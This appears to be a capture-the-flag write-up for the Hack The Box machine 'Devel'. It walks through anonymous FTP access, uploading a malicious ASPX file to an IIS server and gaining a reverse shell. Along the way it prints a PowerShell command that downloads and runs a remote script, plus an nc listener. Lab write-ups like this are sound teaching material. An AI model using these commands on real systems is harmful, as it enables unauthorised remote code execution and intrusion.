Devel

Synopsis

Devel demonstrates the security risks associated with some default program configurations

Skills

- Knowledge of Windows
- Enumerating ports and services
- Identifying vulnerable services
- Exploiting weak credentials
- Windows privilege escalation

Enumeration

We start from the nmap to find out what services/ports are available

Nmap reveals a Microsoft FTP server as well as a Microsoft IIS server

FTP server allows anonymous access what means that we can login with the following credentials

Username: anonymous Password: anonymous

```
Connected to 10.10.10.5

Connected to 10.10.10.5.

220 Microsoft FTP Service

Name (10.10.10.5:root): anonymous

331 Anonymous access allowed, send identity (e-mail name) as password.

Password:

230 User logged in.

Remote system type is Windows_NT.

ftp> ls

229 Entering Extended Passive Mode (|||49158|)

125 Data connection already open; Transfer starting.

03-18-17 02:06AM <DIR> aspnet_client

03-17-17 05:37PM 689 iisstart.htm

03-17-17 05:37PM 184946 welcome.png

226 Transfer complete.

ftp>
```

After login we can see an "aspnet_client" directory and a couple of starting IIS pages


When opening the browser we are greeted with the default IIS server page, what corresponds with the files stored in the FTP



Thanks to this we can upload files to the FTP server and access them from the web browser

Now we are uploading a malicious ASPX file that will allow us to execute code on the system

And now we can access this file from the web browser to get remote code execution



After confirming the remote code execution, we can get a reverse shell by using powershell reverse shell from nishang

To do this we execute the following command on the server that will download and execute our malicious powershell file

Powershell IEX(New-Object Net.WebClient).downloadString('http://10.10.14.2/shell.ps1')

```
Command: powershell IEX (New-Object Net.WebClie excute
```

We set up a python web server to listen on our machine and we got connection, the malicious powershell file was downloaded

```
(root⊗ kali) - [/opt/nishang/Shells]
# python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.5 - - [30/May/2023 20:54:23] "GET /shell.ps1 HTTP/1.1" 200 -
```

Next we use no to receive a reverse shell

Nc -nlvp 5555

```
H rlwrap nc -nlvp 5555
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.10.10.5.
Ncat: Connection from 10.10.10.5:49162.
Windows PowerShell running as user DEVEL$ on DEVEL
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Whoami
iis apppool\web
PS C:\windows\system32\inetsrv>
■
```

And now we have a shell on the system as a user iis appool\web